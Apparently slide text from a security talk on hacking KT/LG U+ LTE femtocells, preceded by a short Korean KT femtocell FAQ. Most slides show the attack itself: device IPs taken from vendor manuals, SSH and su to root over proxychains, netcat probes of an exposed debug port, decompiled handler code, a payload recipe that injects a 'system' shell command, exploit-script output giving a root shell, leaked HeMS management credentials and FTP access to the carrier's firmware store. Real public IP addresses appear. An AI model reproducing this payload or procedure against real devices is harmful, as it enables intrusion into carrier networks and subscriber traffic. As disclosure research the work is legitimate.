A2. 펨토셀이 설치 된 모든 곳에서 KT LTE 고객에게 자동적으로 서비스 가능합니다. 단, LTE+WiFi 뮤음 서비스는 WiFi 모듈이 탑재된 차세대 펨토셀 내에서만 제공 가능하며 추후 벨트의 전용 app 설치 후 사용 가능합니다.

Q3. 차세대 펨토셀이 설치되어 서비스를 제공받을 수 있는 지역은 주로 어느 곳인가요?

A3. 이미 '12년 서울 및 수도권 3천 5백여 곳에 펨토셀을 설치했으며, LTE 트래픽 주이에 따라 올해 상반기 내 수도권 및 광역시 1만 8천여 곳에 추가 적용 지역을 지속 확대할 예정입니다. 현재 구축 및 서비스 진행중인 장소는 주로 트래픽이 많은 중/소형 건물의 지하이며, 펨토가 구축되어 있는 곳 중 대표적인 장소로 강남역 스타벅스2호점, 스타벅스 뱅뱅사거리점 등이 있습니다.

How I pwn Femtocell device?




How I pwn Femtocell device?



How I pwn Femtocell device?

- got IP address, Device ID information.
- from IP address, got some interesting information.

- Vendor name



- Service Port


i knew vendor name, what next?

- read all product **manual pdf file** in vendor website.
 - Actually, i didn't expect much :(

 iscc10-msl-cr.pdf		2015년 9월 6일 오후 1:13	936KB
 LTE Femto Troubles...de 3차(20150420).pdf		오늘 오후 10:24	3.4MB
 LTE Femto_AP_교육자료(20150420).pdf		2015년 9월 6일 오후 1:12	3.3MB
 LTE FemtoCell (2013 03 29).pdf		2015년 9월 6일 오후 1:12	730KB
 mwri44con-lte-pres...40128-phpapp01.pdf		2015년 9월 6일 오후 1:12	1.5MB
 RR-2013-01-RSM_complet.pdf		2015년 9월 6일 오후 1:12	2.6MB


i knew vendor name, what next?

- However, there was critical information.



- but, where IP address? read more :(

Huh, got root easy :(
anyway, read more...



last page, got ip address!

5. HeMS CLI 상에서 RF POWER값 0dB로 표시되는 경우

The screenshot shows the HeMS CLI interface with several tabs open:

- 상태**: NE 이름: [REDACTED], IP: 175.242.179.140, 상태: SYS_UP, 운용 버전: H8P0518 / r29p, 설정 버전: H8P0518 / r29p, 설명: 경남 창원시 마산회원구 나서읍 삼계리 26-10, 알람: 0 0 0.
- PRACH.CONF**: PrachConfigIndex: 3, HighSpeedFlag: False, ZeroCorrelationZoneConfig: 5.
- PUSCH.CONF**: NSB: 1, HoppingNode: c_InterSubframe, EnableSICoupling: False.
- ACTUE-CNT**: ACTIVEUECount: 2.
- PWR-PARA**: PONominalPUSCH: -70, Alpha: c_alpha1, PONominalPUCCH: -96, DeltaPUCCHForPUSCH: 4.
- CELL-DLE**: CellIdentity: 175113876, PhyCellId: 500, CellType: operCell, DuplexType: c_FDD, Hrbl: 1.
- RACH.CONF**: NumberOfRAPreambles: 1, SizeOfRAPreamblesGroupA: 1, MessageSizeOfRA_Preamble: 1.
- CELL-RSEL**: QHystValue: 0_Q_Hyst_SF_0, QHystSPMedium: 0_Q_Hyst_SF_4, QHystSFHigh: 0_Q_Hyst_SF_-.
- RU-ST5**: OperationalState: enabled, TxOnOff: ON, Temp: 49.70, TxRfPower: 0.000000, FaultTssiz: 0.

A red arrow points from the 'TxRfPower' field in the 'RU-ST5' table to the right, leading to a detailed view of the '상태' tab.

상태 (Detailed View):

- NE 이름: [REDACTED]
- IP: 175.242.179.140
- 상태: SYS_UP
- 운용 버전: H8P0518 / r29p
- 설정 버전: H8P0518 / r29p
- 설명: [REDACTED]
- 알람: 0 0 0

so, easy... next?

```
root@ubuntu:~# proxychains ssh -oPort=10022 175.242.179.140
ProxyChains-3.1 (http://proxychains.sf.net)
[D-chain]->-127.0.0.1:9050->-127.0.0.1:9050--denied
[D-chain]->-127.0.0.1:9050-><>-175.242.179.140:10022-><>-OK
The authenticity of host '[175.242.179.140]:10022 ([175.242.179.140]:10022)' can't be established.
RSA key fingerprint is bd:1b:01:6e:da:48:81:05:53:65:06:08:a0:b9:19:a6.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[175.242.179.140]:10022' (RSA) to the list of known hosts.
root@175.242.179.140's password:
```

```
root@ubuntu:~# proxychains ssh -oPort=10022 lteadmin@175.242.179.140
ProxyChains-3.1 (http://proxychains.sf.net)
[D-chain]->-127.0.0.1:9050->-127.0.0.1:9050--denied
[D-chain]->-127.0.0.1:9050-><>-175.242.179.140:10022-><>-OK
lteadmin@175.242.179.140's password:
Linux [REDACTED] 3.6.28.10-1.82.1-rc13 #87 SMP Tue Mar 11 20:25:32 KST 2014 armv7l

lteadmin@[REDACTED]:~$ macaddr
00:07:89:12:e9:26
lteadmin@[REDACTED]:~$ sudo -i
-bash: sudo: command not found
lteadmin@[REDACTED]:~$ su
Password:
su: incorrect password
lteadmin@[REDACTED]:~$ su
Password:
root@[REDACTED]:~# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk)
root@[REDACTED]:~# 
```

root is anything do it! :)

- get firmware/check firmware update routine.
 - because, i want to download femtocell firmware.
- digging interesting files in femtocell.
 - at that time, i found HeNB info/**XML** files
 - femto LTE configure values.
- and looking for **RCE Attack** vector!

detail of femto RCE

- when i analysis femto firmware, found RCE attack vector.
- This femtocell device open/using “debug” port on public network :)

```
root@ubuntu:~# nc 175.242.██████████ 21249
a
@
hDUSXlw
@ ?Unknown MsgType(97)
@ dDUSXlw ?Unknown command
```

same debugging feature, several demons

```
root@ubuntu:~# proxychains nc 14.86.████████ 20833 -v
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|->-127.0.0.1:9050-<><>-14.86.████████:20833-<><>-OK
Connection to 14.86.████████ 20833 port [tcp/*] succeeded!
```

```
f
@
 iDUSX??aZpUnknown MsgType(102)
@
 dDUSX??a[Unknown command
^C
```

```
root@ubuntu:~# proxychains nc 14.86.████████ 20641 -v
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|->-127.0.0.1:9050-<><>-14.86.████████:20641-<><>-OK
Connection to 14.86.████████ 20641 port [tcp/*] succeeded!
```

```
a
@
 hDUSX??jsUnknown MsgType(97)
@
 dDUSX??j0Unknown command
```

detail of femto RCE

```
int __fastcall ProcessDshMsg(_BYTE *a1)
{
    int v1; // r10@2
    int v2; // r5@3
    int v3; // r6@3
    int v4; // r0@4
    bool v5; // nf@4
    unsigned __int8 v6; // vf@4
    int v7; // r4@6
    const char *v8; // r1@6
    int result; // r0@7
    int (__fastcall *v10)(int, char **); // r2@8
    unsigned int v11; // r4@5
    char *s1; // [sp+0h] [bp-200h]@2

    if ((unsigned int)*a1 - 1 > 1)
    {
        v11 = 0x3FFF5BDu;
        j_dusPrint("DUS", 0, "Unknown MsgType(%d)\n", *a1);
LABEL_11:
        result = j_dusPrint(&GLOBAL_OFFSET_TABLE_[v11], 0, "Unknown command\n");
    }
    else
    {
        v1 = j_parseCmd((int)(a1 + 8), (int)&s1);
    }
}
```

a1 is recv string pointer .
if a1 is 0x01 or 0x02
then, bypass unknown MsgType

detail of femto RCE

```
j__dusRegisterCmd("help", 4, helpCmdHandler, "List all commands");
j__dusRegisterCmd("info", 4, infoCmdHandler, "Get Connection info.");
j__dusRegisterCmd("print", 5, printCmdHandler, "Set print related setting");
i dusRegisterCmd("batch", 5, batchCmdHandler, "Run batch commands");
j__dusRegisterCmd("system", 6, systemCmdHandler, "Run system command");
j__dusRegisterCmd("disdus", 6, disdusCmdHandler, "display dus configuration");
j__dusRegisterCmd("setdus", 6, setdusCmdHandler, "set dus configuration");
j__dusRegisterCmd("deldus", 6, deldusCmdHandler, "delete dus configuration");
v0 = j__dusRegisterCmd("setdbg1v", 8, dbg1vCmdHandler, "Change debug level");
if ( v0 < 0 )
    j_printf(" __dusRegisterCmd(setdbg1v) failed : %d \n", v0);
result = j__dusRegisterCmd("corectrl", 8, coreCmdHandler, "Change Core/Pstack Service ");
if ( result < 0 )
    result = j_printf(" __dusRegisterCmd(corectrl) failed : %d \n", result);
return result;
```

make simple payloads!

- payload length is greater then 8 bytes.
- first 1 byte **must** be 0x01 or 0x02. (message Format)
- “0x01”*8 + “system\x20” + “shell command”
- get root shell! :(

femto RCE exploit code

got root easily

```
root@ubuntu:~# proxychains python ex.py 14.86.██████████
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 14.86.██████████ on port 21249: Done
femto# id
@\\x0c1DUSX uid=0(root) gid=0(root)

femto# ifconfig
@\\x0cDUSXketh0      Link encap:Ethernet  HWaddr 00:07:89:f7:00:60
@\\x0cDUSX13         inet  addr:10.10.0.2   Bcast:10.10.255.255  Mask:255.255.0.0
@\\x0cDUSX1F         inet6 addr: fe80::207:89ff:fef7:60/64 Scope:Link
@\\x0cDUS
femto#
X1T              UP BROADCAST MULTICAST  MTU:1500  Metric:1
@\\x0cDUSX1_          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
@\\x0cDUSX1j          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
@\\x0c|DUSX1v          collisions:0 txqueuelen:1000
@\\x0cDUSX1           RX bytes:0 (0.0 B)  TX bytes:168 (168.0 B)
@\\x0cmDUSX1          Interrupt:134
@\\x0cUDUSX1
@\\x0cDUSX1ge_0_0_0  Link encap:Ethernet  HWaddr 00:07:89:12:f1:be
@\\x0cDUSX1           inet  addr:14.86.██████████  Mask:255.255.255
.0
```

okay, what's next?

- access to HeMS.
 - HeMS is **HeNB Management System**.
 - HeNB is each femtocell device.
- will use KT femtocell, because LG U+ are closed service soon.
- have to reverse engineering binaries/looking for system files.

Access to HeMS

- when I got a shell on femtocell device, will looking for interesting file/firmware update routine.
 - At that time, i have some information of HeMS.
 - HeMS is provide **ftp**, **http**, **cwmp** service. (show 3-ways.)
- HeMS is management server to femtocell devices via tr-069(cwmp) protocol. (also, expose to cwmp agent id/password)
 - manage of femto device firmware update.
 - manage of femto device check/save daily device log.
 - send to control message to each femtocell device.

exposed HeMS Account

```
aAcsUsername_0 DCB "acs/username",0 ; DATA XREF: sub_16A30+F8↑o
; .text:off_16D10↑o
    ALIGN 4
aHems_d         DCB "HeMS_D",0      ; DATA XREF: sub_16A30+10C↑o
; sub_16A30+130↑o ...
    ALIGN 4
aAcsPassword_0 DCB "acs/password",0 ; DATA XREF: sub_16A30+11C↑o
; .text:off_16D18↑o
    ALIGN 4
aAcsConnusern_0 DCB "acs/connusername",0 ; DATA XREF: sub_16A30+140↑o
; .text:off_16D1C↑o
    ALIGN 4
[REDACTED]",0 ; DATA XREF: sub_16A30+154↑o
; .text:off_16D20↑o
    ALIGN 0x10
aAcsConnuserp_0 DCB "acs/connuserpwd",0 ; DATA XREF: sub_16A30+164↑o
; .text:off_16D24↑o
aTr069          DCB "^tr-069^",0   ; DATA XREF: sub_16A30+178↑o
; .text:off_16D28↑o
```

XML Command List

Name	RETRIEVE MME CONFIGURATION(RTRV-MME-CONF)
Description	Retrieves MME-related parameters. The information retrieved includes MME Equip, active State indicating whether S1 is used, MME IP, and secondary MME IP.
Input Parameters	mmeIndex : The index used to access the information. Since there are a total of 16 MMEs that can be connected to an eNB, the index range is 0 to 15.
Output Parameters	<p>----- NORMAL RESULT -----</p> <p>mmeIndexThe index used to access the information. Since there are a total of 16 MMEs that can be connected to an eNB, the index range is 0 to 15.</p> <p>statusThe EQUIP status information on the MME. - N_EQUIP: The MME to connect does not exist (default). - EQUIP: The MME to connect exists.</p> <p>activeStateThe state information on the specified MME in operation. Of the MMEs for which the S1 Setup is established, if there is an undesired MME, this parameter is set to Equip, it is better not to change this parameter value to inactive. - Inactive: MME (S1 assigned) is used. - Active: MME (S1 assigned) is not used.</p> <p>ipVerThe IP address version of the MME. Either IPv4 or IPv6 is assigned.</p> <p>mmeIPv4Information on the IPV4 address of the MME. This parameter value is valid only if the IP_VER parameter is set to IPv4. It is not used if the IP_VER parameter is set to IPv6.</p> <p>mmeIPv6Information on the IPV6 address of the eNB. This parameter value is valid only if the IP_VER parameter is set to IPv6. It is not used if the IP_VER parameter is set to IPv4.</p> <p>administrativeStateThe status of the MME link. - locked: A state where active calls connected to the MME are all dropped, and new call connections are not possible.</p> <p>secondaryMmeIPv4The secondary IP address of the IPv4 type set in the MME node to support the SCTP Multi Homing function. It is valid only if the IP_VER parameter is set to IPv4.</p> <p>secondaryMmeIPv6The secondary IP address of the IPv6 type set in the MME node to support the SCTP Multi Homing function. It is valid only if the IP_VER parameter is set to IPv6.</p> <p>----- ABNORMAL RESULT -----</p>

how to use xml command?

RTRV-EUTRA-A1CNF
RTRV-EUTRA-A2CNF
RTRV-EUTRA-A3CNF
RTRV-EUTRA-A4CNF
RTRV-EUTRA-A5CNF
RTRV-EUTRA-FA
RTRV-EUTRA-PRD
RTRV-GM-INF
RTRV-GSCM-CONF
RTRV-GSCM-STS
RTRV-LOCH-INF
RTRV-MME-CONF

➤ RETRIEVE MME CONFIGURATION

MME_INDEX	STATUS	ACTIVE_STATE	IP_VER	MME_IPV4	
0	EQUIP	Active	IPV4	183.117.	

where to find HeMS account information?

digging /tmp directory

```
femto#  
@\\x0c]DUSX    ktotal 72  
@\\x0cDUSX    ldrwx----- 2 root root    280 Mar 23 15:19 .  
@\\x0cDUSX    lIdrwxr-xr-x 9 root root    520 Mar 24 16:20 ..  
@\\x0cDUSX    lXs femto# cat /tmp/iprs/iprs_lsmip      .line  
@\\x0cDUSX    les @\\x0c1DUSX%eUsage: system [command]  show  
@\\x0cDUSX    lps                                show  
@\\x0cDUSX    l{s                                serv  
@\\x0cDUSX    l-r femto#                         .ld.conf  
@\\x0cDUSX    l-r @\\x0cdDUSXp*125.145. [REDACTED]  onfdir  
@\\x0cDUSX    l-r                                :mip  
@\\x0cDUSX    l-r femto# [REDACTED]                :enum  
@\\x0cDUSX    l-rw------ 1 root root    10 Mar 23 15:19 iprs_passwd  
@\\x0cDUSX    l-rw-r----- 1 root root     8 Mar 23 15:19 iprs_userid  
@\\x0cDUSX    l-rw----- 1 root root   4477 Mar 24 16:18 nsm_id_file.idx  
@\\x0cDUSX    l-rw----- 1 root root 37890 Mar 23 15:19 nsm_id_file_ipv6.idx
```

F.Y.I, HeMS FTP service is **only allow access** via femto device.

it is just ftp service.
not sftp :(

```
Password: [REDACTED]
Name (125.145.1.11):
?Invalid command.
ls
drwxrwxrwx 9 0 0 4096 Jan 21 2014 [REDACTED]
drwxr-xr-x 2 0 0 4096 Jun 11 2014 [REDACTED]
[drwxrwxrwx 13 0 0 4096 Apr 02 2015 [REDACTED]
-rw-r--r-- 1 0 0 7666825 Sep 01 2014 [REDACTED]
[drwxrwxrwx 8 500 500 4096 Sep 03 2015 fw [REDACTED]
[drwxr-xr-x 2 500 500 4096 Jul 08 2015 [REDACTED]
[drwxrwxrwx 4 500 500 4096 Aug 03 2015 [REDACTED]
[drwxrwxrwx 5 500 500 65536 Mar 05 19:00 [REDACTED]
drwxrwxrwx 9 500 500 4096 Jan 16 02:17 [REDACTED]
[drwxr-xr-x 4 0 0 4096 Sep 23 2014 [REDACTED]
-rwxr-xr-x 1 496 491 2027013 Feb 23 2016 [REDACTED]

cd fw
ls
drwxr-xr-x 2 500 500 4096 Mar 14 PLTE_1.4.2 [REDACTED]
-rw-rw-r-- 1 500 500 2922194 May 19 PLTE_1.4.2.tar.bz2 [REDACTED]
drwxr-xr-x 2 500 500 4096 Mar 14 PLTE_1.4.3 [REDACTED]
-rw-rw-r-- 1 500 500 28375387 May 19 PLTE_1.4.3.tar.bz2 [REDACTED]
drwxr-xr-x 2 500 500 4096 Mar 14 PLTE_1.4.4 [REDACTED]
-rw-rw-r-- 1 500 500 28375371 May 19 PLTE_1.4.4.tar.bz2 [REDACTED]
drwxrwxr-x 2 500 500 4096 Sep 23 PLTE_1.4.5 [REDACTED]
